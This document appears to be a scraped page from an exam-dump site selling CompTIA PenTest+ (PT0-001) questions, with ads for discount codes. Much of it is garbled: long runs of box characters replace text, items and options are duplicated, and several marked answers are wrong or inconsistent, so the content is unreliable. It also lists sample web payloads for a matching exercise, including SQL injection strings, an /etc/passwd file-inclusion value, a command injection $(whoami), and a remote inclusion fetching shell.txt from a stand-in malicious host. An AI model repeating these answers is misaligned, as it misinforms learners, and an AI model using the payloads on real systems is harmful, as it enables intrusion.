item=dyet%20union%20select%20null,null,version;--	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization : \, \/, sandbox requests Input Sanitization : ; (,) (,) Input Sanitization : < > +
item=widget'+convert(int,@@version)*'	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization : \, \/, sandbox requests Input Sanitization : ; (,) (,) Input Sanitization : < > +
logfile=http%2f%2fwww.malicious-site.com%2fshell.txt	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization : \, \/, sandbox requests Input Sanitization : ; (,) (,) Input Sanitization : < > +

CompTIA

rdum

lookup=\$(whoami)

redir=http://2f2fwww.malicious-site.com

Local File Inclusion
Remote File Inclusion
URL Redirect

Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

Parameterized queries
Preventing external calls
Input Sanitization : ; \ / , sandbox requests
Input Sanitization * ; \$ () ()
Input Sanitization * ; < > < +

Parameterized queries
Preventing external calls
Input Sanitization : ; \ / , sandbox requests
Input Sanitization * ; \$ () ()
Input Sanitization * ; < > < +

Secure System
 https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcixtse2evvps4bdcbj3v	www.com...	/	Session	41			
__utmz	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	99			
__utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32			
__utmc	36104370	comptia.o...	/	Session	14			
__utmv	1	comptia.o...	/	2017-10-1...	7			
__utmz	36104370.1508266963.1.Lutmcr=google&utmcc=organic&utm...	comptia.o...	/	2019-10-1...	48			
__utms	36104370.1508266963.1.1508266963.1508266963.1508266963.147...	comptia.o...	/	2018-04-1...	99			
__sp_id.0767	428886c8f9f51c1508266963.1508266963.1508266963.1508266963.147...	comptia.o...	/	2018-10-1...	99			
__sp_ses.0767	428886c8f9f51c1508266963.1508266963.1508266963.1508266963.147...	comptia.o...	/	2017-10-1...	13			

Secure System
 https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcixtse2evvps4bdcbj3v	www.com...	/	Session	41			
__utmz	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	99			delete
__utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32			delete
__utmc	36104370	comptia.o...	/	Session	14			delete
__utmv	1	comptia.o...	/	2017-10-1...	7			delete
__utmz	36104370.1508266963.1.Lutmcr=google&utmcc=organic&utm...	comptia.o...	/	2019-10-1...	48			delete
__utms	36104370.1508266963.1.1508266963.1508266963.1508266963.147...	comptia.o...	/	2018-04-1...	99			delete
__sp_id.0767	428886c8f9f51c1508266963.1508266963.1508266963.1508266963.147...	comptia.o...	/	2018-10-1...	99			delete
__sp_ses.0767	428886c8f9f51c1508266963.1508266963.1508266963.1508266963.147...	comptia.o...	/	2017-10-1...	13			delete

Secure System
 https://comptia.org/login.aspx#remediatecert

Certificate

General Details Certificate Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details

Issued to: *.comptia.org

Issued by: RapidSSL, SHA256 CA

Valid from: 7/18/2016 to 7/19/2018

Install Certificate... | Issuer Statement

Learn more about certificates

Drag and Drop Options

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install or view certificate on the server


Step 1

Step 2

Step 3

Step 4

Answer:



-
- 1
-
- 2
- CA CSR
- 3
-
- 4
-

NEW QUESTION: 90

Which of the following protocols is used to manage network devices? (Select two.)

- A. IT
- B. HTTP
- C. SNMP
- D. CA S/MIME
- E. DAR

Answer: B,E (LEAVE A REPLY)

NEW QUESTION: 91

Joe's account information is stored in a database. Which of the following URLs is most likely to be used to access the database?

A. <https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&se>

1=1 testbank.custinfo 'Joe' &amount=200

B. <https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&se>

1=1 testbank.custinfo 'Joe'&amount=200.

C. <https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&se>

1=1 testbank.custinfo 'Joe' &amount=200

D. <https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&se>

1=1 testbank.custinfo 'Joe' &amount=200

Answer: A (LEAVE A REPLY)

PT0-001 DumpTop PT0-001!
DumpTop PT0-001, DumpTop PT0-001
DumpTop PT0-001
<https://www.dumptop.com/CompTIA/PT0-001-dump.html> (295 Q&As Dumps,
30%OFF Special Discount: KrDump)

NEW QUESTION: 92

ASP.NET is a server-side web application framework. Which of the following is a valid ASP.NET page extension?

ASP.NET pages are files that are processed by the ASP.NET engine. Which of the following is a valid ASP.NET page extension?

A. .aspx

B. .asp

C. .aspx

D. .asp

E. .aspx

Answer: (SHOW ANSWER)

NEW QUESTION: 93

Which of the following is a valid IP address for a host on a network with a subnet mask of 255.255.255.0?

A. 192.168.1.1

B. 192.168.1.1

C. □□ □□□

D. Mater □□□ □□

Answer: (SHOW ANSWER)

NEW QUESTION: 94

□□□□□□ □□ □□□□□ □□ □□ □□ □□□□ □ □□ □□□ □□□□□□ □□□□□□.
□□ □ □□ □□□ □□□ □□?

A. □□ □□□

B. □□ □□□ □□□□ □□

C. □□ □□

D. □□□ □□□ □□

Answer: (SHOW ANSWER)

NEW QUESTION: 95

□□□ □ □□□ □□□□ □□□ □□ □□ □□□□□□.
□□□□ □□□ HTTP □□□□ □□□ □□□□□□□□.

The screenshot shows a table with three columns: Payloads, Vulnerability Type, and Remediation. The 'Vulnerability Type' column is currently expanded to show a list of options.

Payloads	Vulnerability Type	Remediation
search=Bob"%3e%3cing%20src%3da%20onerror%3dalert(1)%3e	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization ;, \$, {, (,) Input Sanitization ', <, >, &
#inner-tab"><script>alert(1)</script>		
site=www.exe'ping%20-c%2010%20localhost'#ple.com		
item=widget';waitfor%20delay%20'00:00:20';--		
logfile=%2fetc%2fpasswd%00		
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt		
item=widget%20union%20select%20null,null,@version;--		
redir=http:%2f%2fwww.malicious-site.com		
item=widget'+convert(int,@version)+'		
lookup=\$(whoami)		

Watermark: krdump.com

Logo: CompTIA

NEW QUESTION: 97

□□□□□□ □□ □□□□ □□□ □□□ □□ □□□ □□□□ □□□□□□□□ □□□□□. □□ □ □□ □□□□ □□□ □□ □ □□□ □□?

- A. □□□ □□□ □□
- B. □□□□ □□
- C. □□□□□
- D. □□□□

Answer: ([SHOW ANSWER](#))

□□/□□:

□□ <https://www.sciencedirect.com/topics/computer-science/disgruntled-employee>

NEW QUESTION: 98

□□ □□□□ IP □□ □□□ □□□ □□ □□ □□□ □□□ □□□□ Nmap□□ OS □□□□ □□□□□ □□□□□□□□. □□ □ □ □□□ □□□□ □ □□□ □□ □□□□□□? (2□□ □□ □□□.)

- A. -on
- B. -sV
- C. -O
- D. -iL
- E. -sS
- F. -oX

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 99

□□ □ □□ □□□□ □□□ □□□□ □□□ □□□/□□□□□□□ □□□□ □□ □□□ □□ □□□? (2□ □□)

- A. □□ □□ □ □□□□ □□□ □ □□ □□□.
- B. □□□□ □□ □□□□ □□ □□□ □□□ □□□□□.
- C. □□□□ □□□□□ □□ □□ □□□□ □□□□□.
- D. □□□□ □□ □ □□□□□ □□□ □□□□□.
- E. □□□ □□□ □□ □□□ □□□□ □□□□□.

Answer: D,E ([LEAVE A REPLY](#))

NEW QUESTION: 100

□□□ □□□□ □□ □ □□□□ □□□□ □□ □□□ □□ □□□□ □□□□□. `example.php?alert=1337z<script>alert (document.cookie)</script>423423efd2`

□□ □ □□□□□ □□ □□ □□□ □□□□□?

- A. XSS □□
- B: □□ XSS
- D. □□□□ XSS

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 101

□□ □□□□ IP □□ □□□ □□□ □□ □□ □□□ □□□ □□□□ Nmap□□ OS □□□ □ □□□□ □□□□□□□.

□□ □ □□□ □□□□ □ □□□ □□ □□□□□? (2□ □□).

- A. _sV
- B. _iL
- C. -on
- D. -sS
- E. -O
- F. -oX

Answer: C,F (LEAVE A REPLY)

NEW QUESTION: 102

□□□□ □□ □□□ □□□ □□□□□□ □□□ □□□□□□.

- A. □□ □□
- B. □□□□ □□□□□□
- C. □□ □□
- D. □□ □□ □□ □□

Answer: A (LEAVE A REPLY)

□□:

<https://www.scnsoft.com/blog/fifty-shades-of-penetration-testing>

NEW QUESTION: 103

□□ Windows □□□□ □□ □□□ □□ □□□ □□□□□ □□□ □ □□ □□□□ PSExec□ □□□□ □□□□ □□□□□□□ □□□□□ □□□ □□□□□.

□□ □ □□□□ PSExec □□□ □□ □□□□ □ □□□ □□ □□□ □□□□□?

- A. C\$ □ □□□
- B. □□□ □ IPCS
- C. IPCS □ C\$
- D. □□□ □ □□□

Answer: D (LEAVE A REPLY)

NEW QUESTION: 104

□□ □□□□□ □□□ □□□ □□□□ □□□ □□□ □□ b117 525b3454 7Oc29ca3dBaeOb556ba8 □□ □□ □ □□□ □□ □□□ □□□□□?

- A. NTLM
- B. SHA-1
- C. NetNTLMv1
- D. □□□□□

Answer: B (LEAVE A REPLY)

NEW QUESTION: 105

Which of the following is a type of web-based attack?

- * XSS
- * HTTP DELETE
- * SQL
- * CSRF

Which of the following is a type of web-based attack?

- A. SQL
- B. XSS
- C. CSRF
- D. HTTP DELETE

Answer: D (LEAVE A REPLY)

NEW QUESTION: 106

Which of the following is a type of web-based attack?

- A. SQL
- B. XSS
- C. CSRF
- D. HTTP DELETE

Answer: D (LEAVE A REPLY)

PT0-001 <https://www.dumpstudies.com/> DumpTop <https://www.dumpstudies.com/> PT0-001 <https://www.dumpstudies.com/>!
 DumpTop <https://www.dumpstudies.com/> **PT0-001** <https://www.dumpstudies.com/>, DumpTop PT0-001 <https://www.dumpstudies.com/> <https://www.dumpstudies.com/> <https://www.dumpstudies.com/>. <https://www.dumpstudies.com/> DumpTop PT0-001 <https://www.dumpstudies.com/> <https://www.dumpstudies.com/>. <https://www.dumpstudies.com/>. <https://www.dumpstudies.com/> (295 Q&As Dumps, **30%OFF** Special Discount: **KrDump**)

NEW QUESTION: 107

Which of the following is a type of web-based attack?

A)

```
reg add HKLM\System\ControlSet002\Control\SecurityProviders\WDigest /v UseLogoCredential /t
REG_DWORD /d 0
```

B)

s = "imdnrtas"

imdnrtas imdnrtas imdnrtas imdnrtas. imdnrtas imdnrtas imdnrtas imdnrtas
imdnrtas imdnrtas imdnrtas imdnrtas. imdnrtas imdnrtas imdnrtas imdnrtas
imdnrtas imdnrtas imdnrtas imdnrtas.

Code segment	Output		
s[4:8]		iita	imda
s[4:12:2]		imr	nist
s[3::-1]		nsrt	rota
s[-7:-2]		snmA	trat

Answer:

Code segment	Output		
s[4:8]	nsrt	iita	imda
s[4:12:2]	snmA	his	nist
s[3::-1]	trat	nsrt	rota
		snmA	trat

Code segment	Output
s[4:8]	nsrt
s[4:12:2]	snmA
s[3::-1]	trat
s[-7:-2]	imda

NEW QUESTION: 112

□□ □□□□□□ □□□ □□□ □□□□□□ □□ □□□ □□ □□□ □□□□□□. □ □□□□□
 □□□ □□□ □□□ □□□□ □□□□ □□□□□□ □□□ □□ □□□□□. □□ □ □ □□□□
 □□ □□□ □□ □□□ □□□□□□?

(2□ □□)

- A. □□□ □□ □□
- B. □□□□ □□□ □□
- C. □□□□ □□□
- D. □□□ □□□□ □□□
- E. □□ □□□ DHCP □□

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 117

□□:

□□ □□ □□□□□ □□□□ □□ □□□ □□□ □□ □□ □□□ □□□□ □□ □□ □□□□
 □□□□□.

□□□□□□ □□ □□□ □□□□□ □□□□ Reset All □□□ □□□□□□□.

□□□ □ □□□ □□□□ □□□ □□ □□ □□□□□□.

□□□□ □□□ HTTP □□□□ □□□ □□□□□□□.

Payloads	Vulnerability Type	Remediation
#inner-tab*<script>alert(1)</script>	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization *; ; \$, (,), (,) Input Sanitization *; ; <, > <+.
item=widget*;waitfor%20delay%20*00:00:20*;--	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization *; ; \$, (,), (,) Input Sanitization *; ; <, > <+.
search=Bob*%3e%3cing%20arc%3da%20onerror%3dalert(1)%3e	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization *; ; \$, (,), (,) Input Sanitization *; ; <, > <+.
logfile=%2fetc%2fpasswd%00	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization *; ; \$, (,), (,) Input Sanitization *; ; <, > <+.

site=www.exe'ping%20-c%2010%20localhost'mple.com

item=widget%20union%20select%20null,null, @@version;--

item=widget'+convert(int,@@version)+'

logfile=http:%2f%2fwww.malicious-site.com% 2fshell.txt

lookup=\$(whoami)

redir=http:%2f%2fwww.malicious-site.com

Command Injection
 DOM-based Cross Site Scripting
 SQL Injection (Error)
 SQL Injection (Stacked)
 SQL Injection (Union)
 Reflected Cross Site Scripting
 Local File Inclusion
 Remote File Inclusion
 URL Redirect

Parameterized queries
 Preventing external calls
 Input Sanitization ... \, /, sandbox requests
 Input Sanitization *; ; \$, (), (,)
 Input Sanitization *; ; < > < > +

Command Injection
 DOM-based Cross Site Scripting
 SQL Injection (Error)
 SQL Injection (Stacked)
 SQL Injection (Union)
 Reflected Cross Site Scripting
 Local File Inclusion
 Remote File Inclusion
 URL Redirect

Parameterized queries
 Preventing external calls
 Input Sanitization ... \, /, sandbox requests
 Input Sanitization *; ; \$, (), (,)
 Input Sanitization *; ; < > < > +

Command Injection
 DOM-based Cross Site Scripting
 SQL Injection (Error)
 SQL Injection (Stacked)
 SQL Injection (Union)
 Reflected Cross Site Scripting
 Local File Inclusion
 Remote File Inclusion
 URL Redirect

Parameterized queries
 Preventing external calls
 Input Sanitization ... \, /, sandbox requests
 Input Sanitization *; ; \$, (), (,)
 Input Sanitization *; ; < > < > +

Command Injection
 DOM-based Cross Site Scripting
 SQL Injection (Error)
 SQL Injection (Stacked)
 SQL Injection (Union)
 Reflected Cross Site Scripting
 Local File Inclusion
 Remote File Inclusion
 URL Redirect

Parameterized queries
 Preventing external calls
 Input Sanitization ... \, /, sandbox requests
 Input Sanitization *; ; \$, (), (,)
 Input Sanitization *; ; < > < > +

Command Injection
 DOM-based Cross Site Scripting
 SQL Injection (Error)
 SQL Injection (Stacked)
 SQL Injection (Union)
 Reflected Cross Site Scripting
 Local File Inclusion
 Remote File Inclusion
 URL Redirect

Parameterized queries
 Preventing external calls
 Input Sanitization ... \, /, sandbox requests
 Input Sanitization *; ; \$, (), (,)
 Input Sanitization *; ; < > < > +

Answer:

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	<div style="border: 1px solid black; padding: 2px;"> Command Injection <u>DOM-based Cross Site Scripting</u> SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect </div>	<div style="border: 1px solid black; padding: 2px;"> Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests <u>Input Sanitization *; ; \$, (), (,)</u> Input Sanitization *; ; < > < > + </div>

item=widget';waitfor%20delay%20'00:00:20';--

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization ... \, /, sandbox requests
- Input Sanitization * : \$ () ()
- Input Sanitization * : < > < > +

search=Bob"%3e%3cing%20arc%3da%20onerror%3dalert(1)%3e

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization ... \, /, sandbox requests
- Input Sanitization * : \$ () ()
- Input Sanitization * : < > < > +

logfile=%2fetc%2fpasswd%00

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization ... \, /, sandbox requests
- Input Sanitization * : \$ () ()
- Input Sanitization * : < > < > +

site=www.exe'ping%20-c%2010%20localhost'mple.com

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization ... \, /, sandbox requests
- Input Sanitization * : \$ () ()
- Input Sanitization * : < > < > +

item=widget%20union%20select%20null,null, @@version;--

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization ... \, /, sandbox requests
- Input Sanitization * : \$ () ()
- Input Sanitization * : < > < > +

item=widget'+convert(int,@@version)+'

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization ... \, /, sandbox requests
- Input Sanitization * : \$ () ()
- Input Sanitization * : < > < > +

logfile=http:%2f%2fwww.malicious-site.com%2fahell.txt

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization ... \, /, sandbox requests
- Input Sanitization * : \$ () ()
- Input Sanitization * : < > < > +

lookup=\$(whoami)

- Command Injection
- DOM-based Cross Site Scripting

- Parameterized queries
- Preventing external calls

ComptIA

ogfile%2fetc%2fpasswd%00

- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization .. \, /, sandbox requests
- Input Sanitization *; ; \$, (,), (,)
- Input Sanitization *; ; <, > <+.

ite%www.exe%ping%20-c%2010%20localhost%*ple.com

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization .. \, /, sandbox requests
- Input Sanitization *; ; \$, (,), (,)
- Input Sanitization *; ; <, > <+.

tem%widget%20union%20select%20null,null,%
#version;--

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization .. \, /, sandbox requests
- Input Sanitization *; ; \$, (,), (,)
- Input Sanitization *; ; <, > <+.

tem%widget%#convert(int,@#version)*

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization .. \, /, sandbox requests
- Input Sanitization *; ; \$, (,), (,)
- Input Sanitization *; ; <, > <+.

ogfile%http%2f%2fwww.malicious-site.com%
fshell.txt

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization .. \, /, sandbox requests
- Input Sanitization *; ; \$, (,), (,)
- Input Sanitization *; ; <, > <+.

lookup=\$(whoami)

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization .. \, /, sandbox requests
- Input Sanitization *; ; \$, (,), (,)
- Input Sanitization *; ; <, > <+.

edir=http%2f%2fwww.malicious-site.com

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization .. \, /, sandbox requests
- Input Sanitization *; ; \$, (,), (,)
- Input Sanitization *; ; <, > <+.

Answer:

Payloads	Vulnerability Type	Remediation
<code><input type="text" value="<script>alert(1)</script>" /></code>	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization: \/, sandbox requests Input Sanitization: ;, \$, (,) Input Sanitization: <, >, <>
<code>item=widget';waitfor%20delay%20'00:00:20';--</code>	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization: \/, sandbox requests Input Sanitization: ;, \$, (,) Input Sanitization: <, >, <>
<code>search=Bob%3e%3e%3e%20arc%3d%20onerror%3dalert(1)%3e</code>	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization: \/, sandbox requests Input Sanitization: ;, \$, (,) Input Sanitization: <, >, <>
<code>logfile%2fetc%2fpaswd%00</code>	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization: \/, sandbox requests Input Sanitization: ;, \$, (,) Input Sanitization: <, >, <>
<code>site=www.example.com%20-c%2010%20localhost%20ip%00</code>	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization: \/, sandbox requests Input Sanitization: ;, \$, (,) Input Sanitization: <, >, <>
<code>item=widget%20union%20select%20null,null,@@version;--</code>	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization: \/, sandbox requests Input Sanitization: ;, \$, (,) Input Sanitization: <, >, <>
<code>item=widget*convert(int,@@version)*</code>	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization: \/, sandbox requests Input Sanitization: ;, \$, (,) Input Sanitization: <, >, <>
